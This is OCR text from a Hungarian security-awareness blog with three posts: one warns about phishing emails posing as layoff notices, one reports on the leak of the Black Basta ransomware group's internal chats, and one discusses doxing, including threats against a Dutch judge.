
A korábbiakból már jól ismert, kamu álláshirdetési csalásokkal ellentétben, ahol túl vonzó ajánlatokkal csábították el a gyanútlan áldozatokat, ez a mostani trükk a munkahely elvesztésének fenyegetésével operál. **A támadók általában a HR osztály vagy valamilyen más vállalati vezető nevében küldenek hivatalosnak tűnő e-maileket, amelyben közlik az alkalmazottal, hogy munkaviszonyát ezennel megszüntetik.**

Az üzenet szinte **mindig tartalmaz csatolmányokat vagy linkeket (például elbocsátási dokumentum címmel), amelyek állítólag a felmondási idő részleteit, valamint a végkielégítéssel kapcsolatos bővebb információkat ígér.**




A valóságban azonban ezek rosszindulatú programokat telepítenek vagy adathalász oldalakra irányítják át a felhasználókat. A módszer rendkívüli hatékonyságát az adja, hogy egy ilyen levél erős érzelmi reakciót, dühöt vált ki. És valaki azt az üzenetet kapja, hogy elveszíti az állását, ki ne akarna azonnal utánanézni a részleteknek. A csalók pontosan erre a pánikra, naivitásra, félelemre és azonnali cselekvési kényszerre építenek.

Sok esetben valamennyire testre szabott is lehet a hamis üzenet, például a hitelesség kedvéért kollégáink neve is szerepelhet benne. Olyan verzió is kering, amely általánosságban fogalmaz, de a mellékletben tartalmaz egy állítólagos elbocsátási listát.




Ez a fajta érzelmi csali nagyban hasonlít azokhoz a banki csalásokhoz, ahol letiltott bankkártyáról, befagyasztott számláról, be nem fizetett számla miatt kikapcsolandó közműszolgáltatásról esik szó. A jellegzetes adathalász, és támadási technikák itt is mind megtalálhatóak: **kártékony programok telepítése a levél mellékleteken keresztül, hamis bejelentkezési hasonmás oldalak használata céges hitelesítő adatok megszerzéséhez, személyes és banki információk gyűjtése, valamint a már megszerzett adatokkal további támadások, átverések indítása.**

A megszerzett adatokkal a csalók hozzáférhetnek a céges adatokhoz, belső vállalati hálózatokhoz, és akár zsarolhatnak is bennünket. Ha pedig ugyanazt a jelszót használta valaki több helyen is, az összes fiókja veszélybe kerülhet.



Hogyan védekezhetünk, hogy előzzük meg a csalást? **Mindig ellenőrizzük a feladó címét, ez gyakran csak hasonlít az eredetire, elütések lehetne benne, de a helyesnek látszó feladói e-mail cím hamisítása is megtörténhet. Mindig figyeljünk a gyanús jelekre: általános körlevélszerű megszólítás, sürgető hangnem, ékezet és/vagy helyesírási hibák a szövegben, tegezés-magázás váltakozása, illetve hogy érdemi információ állítólag csak a linken vagy a csatolt mellékletből derül ki.**

Sose kattintsunk elhamarkodottan az ilyen gyanús linkekre, legjobb, ha egy másik csatornán ellenőrizzük a váratlan információkat, jelen esetben ellenőrizhetjük a munkatársaknál, ők is kaptak-e hasonlót, illetve munkahelyi feletteseinknél konkrétan rákérdezhetünk a dologra.



Minden fontos bejelentkezési helyünkön használjunk erős, egyedi jelszavakat, ezeket mindig jelszókezelőben tároljuk, és ahol csak lehetséges, alkalmazzunk kétfaktoros hitelesítést. Ha pedig a fentiekhez hasonló, gyanús levelet kaptunk, haladéktalanul jelentsük az informatikai osztálynak.


A szakértők emellett arra is figyelmeztetnek, hogy a közeljövőben még kifinomultabb támadások várhatók, ahol a csalók már mesterséges intelligenciával készített klónozott hangot vagy deepfake videót is bevethetnek, amelyben látszólag a főnökünk fordul hozzánk valamilyen kéréssel.

Emlékezetes lehet, hogy a munkahely témában már volt számos olyan történet, hogy a **céges biztonságtudatossági teszt lebonyolításakor olyan adathalász teszt levelet küldtek körbe a dolgozóknak, amelyben a Covid-19 járványon átesett munkatársaknak bónusz jutalmat ígértek.** Természetesen sokan beleestek a csapdába.

Egy másik 2024-es esetnél pedig a Kaliforniai Santa Cruz Egyetem (UCSC) hallgatói kaptak olyan figyelmeztető e-mailt, hogy a campuson az egyik dolgozó ebola-vírussal fertőződött meg. Az ijedtség miatt itt is sokan kattintottak. **Sajnos azt láthatjuk, hogy sokkal intenzívebben kellene felkészíteni a dolgozókat gyanakvóbb, biztonságtudatosabb hozzáállásra.**

[Szólj hozzá!](#)
Címkék: [vagy](#) [csalás](#) [átverés](#) [céges](#) [munkahely](#) [elbocsátás](#) [adathalászat](#) [mégsem](#) [vagymégsem](#) [welivesecurity.com](#)

Ajánlott bejegyzések:



[Gáz van, sikertelen fizetés rossz adatokkal](#)

[Adóbevallási értesítés, vagy mégsem?](#)

[Új bejelentkezés a felhőnkbe. Vagy mégsem?](#)

[Legendás csalások és megfigyelésük](#)

[Telefon, SMS, e-mail - és sok dühös ember](#)

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz






Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.


A bárányok néha nem hallgatnak

2025. február 24. 10:30 - Csizmazia Darab István [Rambo]

A Black Basta elnevezésű zsarolóvírus csoport, amely 2022. áprilisában tűnt fel és azóta **már számos vállalkozást és kritikus infrastruktúrát támadott meg**. A klasszikus ransomware modellt már minden ütőképes banda, így ők is kiegészítették az adatlopással kombinált doxing módszerrel, vagyis ha valakinek van mentése, és nem akar zetni a helyreállító kulcsért, akkor zessen ellopott bizalmas adatainak publikussá tételének elkerülésért.


A BlackBasta alig két év alatt több mint 300 szervezetet vettek célba, köztük olyan neves vállalatokat, mint a Deutsche Windtechnik, a Rolls-Royce, az olasz Synlab, Hyundai Európa, chilei vámhivatal vagy a Rheinmetall. **Ám a bűnözők most váratlanul saját fegyverükkel kerültek szembe: kiszivárogtatással. Ugyanis február 11-én egy "ExploitWhispers" nevű felhasználó közzétette a csoport belső kommunikációját tartalmazó 50 MB méretű fájlt, bepillantást engedve ezzel működésük részleteibe.**

A nyilvánosságra kerülő chat naplók 2023. szeptember 18-tól 2024. szeptember 28-ig terjedő időszak üzeneteit tartalmazzák, fényt derítve a tagok közötti kommunikáció korábban ismeretlen, titkos részleteire.




Az alkalmazás felülete orosz nyelvű, ami megerősíti a bűnözők oroszországi kötődését. Ezen a platformon egyeztettek a támadásaik tervezésének részleteiről, a célba veendő áldozatokról precíz listát vezettek, vagyis egyáltalán nem véletlenszerűen választották ki ezeket. **A több millió dollárt termelő bizniszben a nyomásgyakorlást is kiemelten alkalmazták, például az áldozatokat sok esetben telefonon is hívogatták, sürgetve a fizetéseket.**

Ám további érdekességek is kiderültek ezekből az anyagból: webes és RDP ókok bejelentkezési adatai, különböző proxy és socks szerverek címei, hálózati behatolások részletei. Az is látható, hogy **jó pár esetben az üzemeltetők simán átverték az áldozatokat, akik hiába fizették ki követelt váltságdíjat, ennek ellenére nem kaptak működőképes helyreállító dekódolót.**




A mostani kiszivárgás egyik lehetséges oka, hogy a csoport tagjai összevesztek azon, hogy páran orosz bankok ellen is támadást indítottak. A Lapa nevű résztvevő volt egy fontos adminisztrátor, aki az információk szerint stresszes körülmények között dolgozott, alacsony zetésért**és tevékenyen részt vett az orosz bankok elleni támadásokban.** YY főadmin mellett **Oleg volt a főnök, aki gyakran saját anyagi érdekeitől vezérelve öntörvényűen irányította a csoport működését.**

Említésre került továbbá egy Bio (Pumba) nevű tag is, aki korábban a Conti csoportnál dolgozott, ám aztán a ContiLeaks után a magas zetés reményében csatlakozott a BlackBastához, őt viszont nemrég letartóztatták, ami aggodalmat keltett a csoportban.



A belső ügyek több szempontból sem zajlottak zökkenőmentesen, a beszámolókból kiderül például, hogy **a Black Basta tagjai gyakran panaszkodtak saját fizetéseik késéséről, ami a csoporton belül feszültségeket okozott. Ezzel kapcsolatban a főnökük többször is ígéretet tett nekik ezek rendezésére, de ez láthatóan egy ismétlődő probléma volt.**

A kiszivárgott adatok között szerepelnek a csoport által használt eszközök is, beleértve a zsarolóvírus kódját és a támadásokhoz használt egyéb kiegészítő szoftvereket, amelyek értékes információkat szolgáltathatnak a kiberbiztonsági szakembereknek számára. **A kezdeti hozzáféréshez az egyik gyakran alkalmazott eszközük a jól ismert Qakbot trójai program volt, majd ezt követően telepítették saját zsarolóvírusukat.**




Az eredetileg a Mega platformon megjelent anyagot időközben már eltávolították, de szerveződött rá egy külön ChatGPT interaktív eszköz, ami segíthet a feltárásban a kutatóknak. Bár a kiszivárgás tényét jó hírnek tekinthetjük, hiszen **megmutatja, hogy még a legkifinomultabb kiberbűnözői csoportok sem sérthetetlenek, és akár a támadók is válhatnak célponttá.**

Ugyanakkor fennáll a veszélye annak is, hogy ezek a kiszivárgott részletek receptként szolgálhatnak más rosszindulatú ransomware szereplők számára.

Szólj hozzá!
Címkék: kommunikáció váltságdíj adatszivárgás ransomware oroszországi zsarolóvírus blackbasta

Ajánlott bejegyzések:



Egy tűsztárgyaló vallomása

Az egészségügyet még a ransomware is húzza

Hamis KeePass program terjeszt zsarolóvírust

Váltságdíj a váltságdíjszedő bandákért II.

Pandúrból lett rablók

Kommentek:

Nincsenek hozzászólások.

keresés

Keresés

linkz

Facebook

Tovább a Facebook-ra

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. OTP kártyáját ideiglenesen megterheltük
4. Lakásvásárlás, de csak ha OTP-s vagy
5. Társkeresős csalások szevasztok

Csak doxing és más semmi

2025. február 27. 10:29 - Csizmazia Darab István [Rambo]

Amint az közismert, **a doxing az esetek többségében a ransomware támadások járulékos mellékhatásaként jelenik meg**, vagyis a klasszikus titkosítás, elkódolás mellett ma már szinte mindig jelen van a bizalmas adatok lopása és annak nyilvánosságra hozatalával való fenyegetőzés.

Sajnos a közéletben a doxing önállóan is egy mindennapos fegyverré vált, ilyenkor ez alatt azt értjük, hogy valaki bosszúból másvalakinek a fotóját, nevét, lakcímét, telefonszámát, személyes adatait közzéteszi.

Rosszabb esetben mindezt fenyegetésekkel kísérve teszi meg, vagy pedig másokat biztat az illetővel szembeni fizikai erőszakra. A poszt végén későbbi példáinkban pedig olyanra is mutatunk példákat, amikor ráadásul tévesen vádolnak, szégyenítenek meg valakit.

Egy friss esetben ezúttal mindez Hollandiában történt, ahol valaki egy bírói ítélettel nem értett egyet. A beszámolók szerint a bíró hatályon kívül helyezett egy korábban a kabinet által hozott olyan beutazási tilalmat, amelyet három iszlám prédikátorra vetettek ki.

A bíróság szerint azonban a bejelentést megtevő miniszterek nem szolgáltak elegendő bizonyítékkal arra, hogy a márciusi Ramadan Expóra meghívott beutazók valóban veszélyt jelentenek az ottani közrendre. Ezzel pedig nyilván nem mindenki értett egyet, és az is érthető, hogy mindez vitákat váltott ki.

Azonban valaki az ítélet közzététele utáni hétvégén az adott bírónőről és annak élettársáról készült fényképeket terjesztett az X (leánykori nevén Twitter) közösségi oldalon, konkrétan megfenyegetve őket. Az amszterdami kerületi bíróság az eset miatt hivatalos feljelentést tett a rendőrségen, ugyanis a törvény meghatározása szerint a doxolás, vagyis személyes adatok, például lakcím, telefonszám gyűjtése vagy megosztása valaki megfélemlítése céljából Hollandiában 2024. óta már bűncselekménynek számít, és maximum 2 év börtönbüntetéssel vagy 22,500 euró pénzbírsággal sújtható.

Bár az EU-n belül nincs erre egységes jogszabály, többé-kevésbé hasonló szabályozási próbálkozások vannak már érvényben Németországban, Franciaországban, Ausztriában és az Egyesült Királyságban.

Dráma a budapesti állatkertben: az egész ország keresi a szadista teknősgyilkost – Itt a fotója

Blikk.hu

2019. jún. 13. 21:36

ÁLLATKERT | ÁLLATBÁNTALMAZÁS | ÁLLAT | TEKNŐS

Megmutatták, ki volt az a szadista nő, aki végzett egy állatkerti teknőssel.

